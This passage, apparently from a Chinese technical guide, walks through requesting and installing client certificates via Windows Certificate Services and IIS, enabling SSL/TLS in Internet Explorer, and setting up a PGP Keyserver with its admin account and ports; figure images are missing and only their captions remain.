


图8




图9

客户端的用户通过证书服务Web登记页申请证书。一般在用户申请中有Web浏览器证书和电子邮件保护证书2种，应先申请浏览器证书。申请递出后，将返回安装证书页面或拒绝页面。如果在证书管理的策略模块中设置的是申请待定，则返回申请已被挂起的页面。在得到申请批准的消息后重新登录Certsrv目录，选择“检索CA证书目录或CA吊销列表”选项进行下一步（图10），点击“安装此CA证书路径”选项进行证书的安装（图11）。




图10

在证书安装成功后，在IE浏览器中执行“工具→Internet选项”，在“高级”中选择PCT、SSL、TLS协议。此时用浏览器浏览IIS下相应的目录，以http方式访问则出现所需证书的提示画面（没有证书则不能访问），选择你已申请的证书，若一切正确，则登录成功。




图11

3. 密钥管理服务器

（1）密钥管理服务器安装

PGP Keyserver服务器的安装与常用软件安装相同。安装完毕后，自动运行服务器设置向导。通过向导，可以设置服务器的配置文件存放地点、管理员登录密钥等选择项。

注册登录Web控制台的管理员（至少必须有一个管理员），如图12。

定义PGP Http服务器的访问端口，默认值为11371（图13）。

设置访问Web控制台的端口，默认为443，是通过SSL协议进行访问。另外，设置好密钥服务器的DNS名字或者IP地址以及管理员邮箱（图14）。




图12




图13

